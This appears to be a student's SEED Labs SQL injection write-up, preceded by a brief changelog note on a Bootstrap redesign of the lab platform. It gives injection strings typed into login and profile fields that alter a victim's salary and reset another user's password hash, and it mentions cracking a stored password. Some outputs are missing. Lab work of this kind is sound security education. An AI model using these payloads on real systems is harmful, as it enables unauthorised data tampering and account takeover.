SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.


Task 2.3

When I entered input below into the USERNAME Field,

```
admin'; UPDATE credential SET PhoneNumber = '1' WHERE Name = 'Alice' #
```

error occurs like below.



According to the php official website[link], mysqli::query() can only execute a single SQL statement.

Task 3

Task 3.1

In the nickname field, type in input below

```
', Salary = 'Amount you want' WHERE Name = 'Alice' #
```

Input

```
', Salary = '100000' WHERE Name = 'Alice' #
```

Output

```
mysql> SELECT * FROM credential;

Task 3.3

By reversing encrypted password, I could figure out that Boby's original password is 'seedboby'.

After I typed in input below in the nickname field,

```
', Password = sha1('Boby') WHERE Name = 'Boby' #
```

I no longer could login via 'seedboby', but could login using 'Boby'.
